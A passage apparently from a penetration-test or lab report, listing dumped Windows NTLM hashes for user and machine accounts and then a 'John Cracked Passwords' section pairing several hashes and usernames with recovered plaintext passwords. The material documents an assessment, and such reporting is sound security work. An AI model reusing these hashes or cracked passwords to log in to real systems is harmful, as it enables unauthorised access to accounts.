M.Castro:1638:aad3b435b51404eeaad3b435b51404ee:f93df078c25bcaf0ba7283699576d6
7f
```

```
D.Sandoval:1639:aad3b435b51404eeaad3b435b51404ee:d053940a3beeaef87f7bf5d348c6
baa1

M.Mills:1640:aad3b435b51404eeaad3b435b51404ee:5eb568383908c1572bb597db9efbe78
a

C.Crawford:1641:aad3b435b51404eeaad3b435b51404ee:9a9b9994bd2108a5ff9bfcfedb49
0213

E.Terry:1642:aad3b435b51404eeaad3b435b51404ee:206a5463815510384013d6763d0d3a1
1

S.Page:1643:aad3b435b51404eeaad3b435b51404ee:79174ea4231fecadcc8f5d361de63497

D.Manning:1644:aad3b435b51404eeaad3b435b51404ee:04e23c7448db090159457b5e4fb3a
943

N.Wells:1645:aad3b435b51404eeaad3b435b51404ee:54984f123692cc67f5a259a6da44177
c

D.Dunn:1646:aad3b435b51404eeaad3b435b51404ee:1a8dd21b738d1591a2b269ac13111286

D.Richards:1647:aad3b435b51404eeaad3b435b51404ee:a72fc7b801e8c2ce8ec72ff0bb81
307d

S.Fleming:1648:aad3b435b51404eeaad3b435b51404ee:9d62def57b146020f341f695c1336
09d

D.Gonzalez:1649:aad3b435b51404eeaad3b435b51404ee:6824210eeb9e63f39b7ba0bd3bbe
25e4

M.Carter:1650:aad3b435b51404eeaad3b435b51404ee:418781b5527b1ceec731ad62f894ca
d3

F.Hardy:1651:aad3b435b51404eeaad3b435b51404ee:4ae57944e36096e65763f5bfbaed52c
6

R.Beck:1652:aad3b435b51404eeaad3b435b51404ee:de64d43f734b9668127c322e91be72ee

K.Ortega:1653:aad3b435b51404eeaad3b435b51404ee:04dd68a3caa264f3ad6e807ecb6864
71

test:1654:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1

espanol$:1111:aad3b435b51404eeaad3b435b51404ee:2945596c6bc881aefc9a31ba97725c
dc

nt40$:1112:aad3b435b51404eeaad3b435b51404ee:ed305905e4109f42e46092d4caa94ee1

winnt$:1113:aad3b435b51404eeaad3b435b51404ee:e44321aca1a2cd4bf1bb916e2d461f9b

pl$:1114:aad3b435b51404eeaad3b435b51404ee:af7867d3f77bcebd1b4e58649d179a73

feedback$:1115:aad3b435b51404eeaad3b435b51404ee:c138cf34c56fd27474acf9bbc3ef2
ae6

switzerland$:1116:aad3b435b51404eeaad3b435b51404ee:50abdf53c61017b3f241b9c0ae
563796

cust1$:1117:aad3b435b51404eeaad3b435b51404ee:a2130bb525851c887ceff05190f295db

front$:1118:aad3b435b51404eeaad3b435b51404ee:6a75ab32aa4cf2325028fcdd039035ea
```

```
range86-
150$:1119:aad3b435b51404eeaad3b435b51404ee:78651bf3901d276ac7c5aabc5ed9587f

etb$:1120:aad3b435b51404eeaad3b435b51404ee:ebbf36f7c2f7a056987a703f915a5958

launch$:1121:aad3b435b51404eeaad3b435b51404ee:63d33b318219b89dbfd81303fd40869
9

minneapolis$:1122:aad3b435b51404eeaad3b435b51404ee:7cdf1c029cec191876dc4c4956
0b2092

hal$:1123:aad3b435b51404eeaad3b435b51404ee:4343809ef7de02faed38c3c1135ed56c

webs$:1124:aad3b435b51404eeaad3b435b51404ee:299566c6703d9bc2d2448cade373172b

jrun$:1125:aad3b435b51404eeaad3b435b51404ee:bacfd10d2e5fc7936c59cc05199f283d

range86-
132$:1126:aad3b435b51404eeaad3b435b51404ee:c54ed294e787dd52ffcf04b35439871f

fm$:1127:aad3b435b51404eeaad3b435b51404ee:d84b1aaae79eac36815ed08c7cf4d241

pc29$:1128:aad3b435b51404eeaad3b435b51404ee:aec83f014bf8c795d853328398983d73

source$:1129:aad3b435b51404eeaad3b435b51404ee:b09e15c06a6d99f66a9018b93ccf597
0

r02$:1130:aad3b435b51404eeaad3b435b51404ee:1095851d3e225c9135464396723567dc

ig$:1131:aad3b435b51404eeaad3b435b51404ee:25524a322138aa18056636f97794f780

cust22$:1132:aad3b435b51404eeaad3b435b51404ee:690cc5507ddd2dfc3192e2c71a1e8ef
6

ok$:1133:aad3b435b51404eeaad3b435b51404ee:f63fb353226e0696d6d2bf87aadc17c6

eng01$:1134:aad3b435b51404eeaad3b435b51404ee:ffb8111b9efe19040d9e6e044b943f78

SERVER2$:1136:aad3b435b51404eeaad3b435b51404ee:cdd214daf3286e1cab2bf514fc32a5
66

CLIENT1$:1602:aad3b435b51404eeaad3b435b51404ee:be258f611803f9c633b6e47c8ad91f
cf
```

5.3.2 John Cracked Passwords

```
$NT$c5a237b7e9d8e708d8436b6148a25fa1:test123
$NT$59142a3865b60a930627767c9fdf35df:Chinook
$NT$c64cf310e60b923ca74fef12c9cbaab2:egocentric
$NT$79174ea4231fecadcc8f5d361de63497:visceral
$NT$5b01d37e1baaca338ece59012fba7297:Tallahassee
$NT$bde1966c31599bfafd3fea25f7f15ea2:Nevergonna

//with small.txt
test123           (test)
Chinook           (C.Mendoza)

//with rockyou.txt
egocentric        (T.Harmon)
visceral          (S.Page)
Tallahassee       (K.Figueroa)
Nevergonna        (R.Astley)
```